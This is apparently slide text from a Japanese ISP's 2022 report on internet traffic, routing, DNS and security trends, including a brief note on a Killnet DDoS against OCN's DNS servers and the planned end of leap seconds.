
IPv4空間: 11,372
IPv6空間: 2,942

BGP経路 (OCN内経路)

5941AS
(IPv4 34,308経路)

キルネットによるOCN権威DNSサーバへのDDoS攻撃

攻撃元IPの一部はMikroTik社製ルータの様様。昨年大規模DDoSを仕掛けたMērisボットネットの可能性あり



うるう秒廃止へ

- 2022年11月18日
国際度量衡局(BIPM) 会議でうるう秒の停止決定
- 2035年までに停止
それまでの間は継続

2015年のうるう秒

- 7月1日、3年ぶりに「うるう秒」挿入。8時59分60秒。
 - 時刻同期の方法は大きく2通り
 - LIbitが挿入されたNTPサーバを参照し、1秒挿入する方法 (stepモード)
 - 特定の時刻より継続的に徐々に時刻を微修正し、7月1日9時に向けて調整する方法 (slewモード、アジャスト機能)
 - 3年前に比べると大きな被害はなかったが、未だに問題は起きている
 - 特定メーカーの機器がLIbitを参照するとカーネルパニックが発生
 - カーネル不具合でCPU使用率が高騰しwatchdogで再起動など
 - 世界中で約2000のネットワークで9時0分~5分程度の間ダウンが観測された
 - 11月に世界無線通信会議 (WRC-15) で存続or廃止が検討される予定
700年で30分のずれ。日本は廃止派
 - ただし仮に今回廃止になったとしても次回からうるう秒対応がすぐに無くなるかは不明
 - **【12月 アップデート追記】2023年のWRCまでに結論を得ることが決定**
- 一部のネットワークでも障害が発生し、不意な装置の再起動等によりBGP Updateの急増が観測された
 - 通常時の約10倍程度
 - アップデートが増加すると、BGPプロセスの処理に影響する

内容

- トラフィック動向
- ルーティング動向
- DNS動向
- セキュリティ動向
- まとめ


内容

- トラフィック動向
- ルーティング動向
- DNS動向
- セキュリティ動向
- まとめ

2022ラフィック動向


- ブロードバンドトラフィックは、徐々にコロナ影響による急増は収まる傾向へ
 - ここ1年でダウンロードは**8.8%増 (2021年5月のトラフィック急増影響大)**
 - ここ1年でアップロードは**11.0%増 (同上)**
 - 1契約者あたりのブロードバンドトラフィックは年々増加、トラフィック増加要因となっている
- OCNは年々増加率が減少 (**4-5割増/2020 -> 3-4割増/2021 -> 2-3割増/2022**)
- モバイルトラフィックも増加率が減少傾向
 - コロナ以降も令和3年は概ね**約1.1-1.2倍**で推移 (ここ最近の状況は未公表)
- 1日のトラフィックは、夜22時前後がピーク (大きな変化はない)
- IPv6トラフィックは増加傾向だが、依然としてIPv4が多い
- **ゲームのダウンロード**通信量影響が年々顕著になっている
- **イベント時のトラフィック変動は2022年は過去最高を更新**
- **HTTPからHTTPSへ**の動きは着実に進んでいる (TCP80は10%未満に、ピークでは8%)

日本国内のトラフィック推移



出典：総務省「我が国のインターネットにおけるトラフィックの集計・試算」 2022年8月2日

日本国内のトラフィック推移




「電気通信サービスの契約数及びシェアに関する四半期データの公表(令和3年度第4四半期(3月末))(令和4年6月17日総務省報道資料)」より計算

- (*) 2011年5月以前は、携帯電話網との間の移动通信トラフィックの一部が含まれる。
- (*) 2017年5月より協力ISPが5社から9社に増加し、9社からの情報による集計値及び推定値としたため、不連続が生じている。
- (*) 2017年5月から11月までの期間に、協力事業者の一部において計測方法を見直したため、不連続が生じている。

移動通信トラフィックの推移（令和3年12月まで過去3年間）

コロナ禍で令和3年は移動通信トラフィックの増加は鈍化傾向

ここ最近の集計データは未公表のため、昨年12月までのデータ



出典：総務省「我が国の移動通信トラフィックの現状（令和3年12月分）」

OCNトラフィック推移(2020/2/25~)

